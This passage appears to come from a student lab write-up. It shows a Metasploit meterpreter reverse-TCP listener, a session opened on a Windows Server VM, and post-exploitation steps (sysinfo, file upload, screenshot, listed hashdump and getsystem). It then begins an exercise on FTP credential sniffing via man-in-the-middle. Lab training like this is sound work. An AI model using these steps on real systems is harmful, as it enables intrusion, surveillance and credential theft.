Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thr
ead, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may b
e specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 10.0.2.16
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.16:49905) at 2020-0
9-02 02:12:58 -0400
```

Fig 1.10 Active session started

Accessing the session generated:



Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicatio... Places Terminator Wed 02:13
/bin/bash
/bin/bash 78x27
Right Ctrl

```
   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 10.0.2.16
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.16:49905) at 2020-0
9-02 02:12:58 -0400

msf5 exploit(multi/handler) > show sessions

Active sessions
===============

  Id  Name  Type                     Information
     Connection
  --  ----  ----                     -----------
     ----------
  1         meterpreter x86/windows  WIN-U6PU3QM5D8E\Administrator @ WIN-U6PU3
QM5D8E  10.0.2.15:4444 -> 10.0.2.16:49905 (10.0.2.16)

msf5 exploit(multi/handler) >
```

Fig 1.11 Accessing the Session

Accessing the session:

# sessions -i 1


Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicatio... Places Terminator Wed 02:14
/bin/bash
/bin/bash 78x27
Right Ctrl


```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 10.0.2.16
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.16:49905) at 2020-0
9-02 02:12:58 -0400

msf5 exploit(multi/handler) > show sessions

Active sessions
===============

  Id  Name  Type                     Information
       Connection
  --  ----  ----                     -----------
       ----------
  1         meterpreter x86/windows  WIN-U6PU3QM5D8E\Administrator @ WIN-U6PU3
QM5D8E  10.0.2.15:4444 -> 10.0.2.16:49905 (10.0.2.16)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Fig 1.12 Accessing the session

Exploiting the Victim Machine:

Getting the system information of the victim machine:

> sysinfo




```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-U6PU3QM5D8E
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

Fig 1.13 Victim Machine Info

Creating a file Virus.txt to upload on the victim machine:

# touch virus.txt



Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicatio... Places Terminator Wed 02:15
/bin/bash
/bin/bash 38x27
/bin/bash 38x27
Right Ctrl


```
===============

  Id  Name  Type                    I
nformation
          Connection
  --  ----  ----                    -
----------
          ----------
  1         meterpreter x86/windows  W
IN-U6PU3QM5D8E\Administrator @ WIN-U6P
U3QM5D8E  10.0.2.15:4444 -> 10.0.2.16:
49905 (10.0.2.16)

msf5 exploit(multi/handler) > sessions
 -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-U6PU3QM5D8E
OS              : Windows 2016+ (10.0
Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

```
root@kali:/var/www/html# touch virus.t
xt
root@kali:/var/www/html# ls
evil                     PUBG_2.0
index.html               PUBGM
index.nginx-debian.html  virus.txt
PUBG
root@kali:/var/www/html# 
```

Fig 1.14 Creating a file

Uploading the file on the victim machine:


> upload virus.txt



```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-U6PU3QM5D8E
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > upload virus.txt
[*] uploading  : virus.txt -> virus.txt
[*] uploaded   : virus.txt -> virus.txt
meterpreter > 
```

Fig 1.15 Uploading the File

File Uploaded on the victim machine:




Name	Date modified	Type	Size
a	9/1/2020 11:29 AM	Text Document	0 KB
b	9/1/2020 11:24 AM	Text Document	0 KB
ChromeSetup	8/31/2020 9:21 AM	Application	1,266 KB
emt	8/31/2020 9:33 AM	Application	4,751 KB
Setup (1)	9/1/2020 11:12 PM	Application	73 KB
Setup	9/1/2020 11:23 AM	Application	73 KB
virus	9/1/2020 11:15 PM	Text Document	0 KB

Fig 1.16 File Uploaded

Taking the screenshot of the victim machine:

> screenshot


Kali 2020 x64 Customized by zSecurity [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applicatio... Places Terminator Wed 02:17
1
/bin/bash
/bin/bash 78x27
Right Ctrl

```
Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > screenshot
Screenshot saved to: /var/www/html/tgLrpiti.jpeg
meterpreter > 
```

Fig 1.17 Taking Screenshot

Viewing Screenshot:




Fig 1.18 Viewing Screenshot

Ques 2:

- **Create an FTP server.**
- **Access FTP server from windows command prompt.**
- **Do an MITM and sniff the username and password for FTP transaction using wireshark and dsniff.**

Sol 2:

Creating an FTP server:

In the following images, we will be setting up an FTP server on Windows Server 2016:




Server 2016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Server Manager
Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
File and Storage Services
IIS
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure this local server
2 Add roles and features
3 Add other servers to manage
4 Create a server group
5 Connect this server to cloud services
Hide
ROLES AND SERVER GROUPS
Roles: 2 | Server groups: 1 | Servers total: 1
File and Storage Services 1
Manageability
IIS 1
Manageability
10:50 PM
9/1/2020
Right C

Fig 2.1 Open Server Manager and click Add Roles and Features



Server 2016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Add Roles and Features Wizard

Before you begin

DESTINATION SERVER
WIN-U6PU3QM5D8E

Before You Begin
Installation Type
Server Selection
Server Roles
Features
Confirmation
Results

This wizard helps you install roles, role services, or features. You determine which roles, role services, or features to install based on the computing needs of your organization, such as sharing documents, or hosting a website.

To remove roles, role services, or features:
Start the Remove Roles and Features Wizard

Before you continue, verify that the following tasks have been completed:


- The Administrator account has a strong password
- Network settings, such as static IP addresses, are configured
- The most current security updates from Windows Update are installed

If you must verify that any of the preceding prerequisites have been completed, close the wizard, complete the steps, and then run the wizard again.

To continue, click Next.

□ Skip this page by default

Fig 2.2 Add Roles and Features Wizard – Click Next



Server 2016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Add Roles and Features Wizard

Select installation type

DESTINATION SERVER
WIN-U6PU3QM5D8E

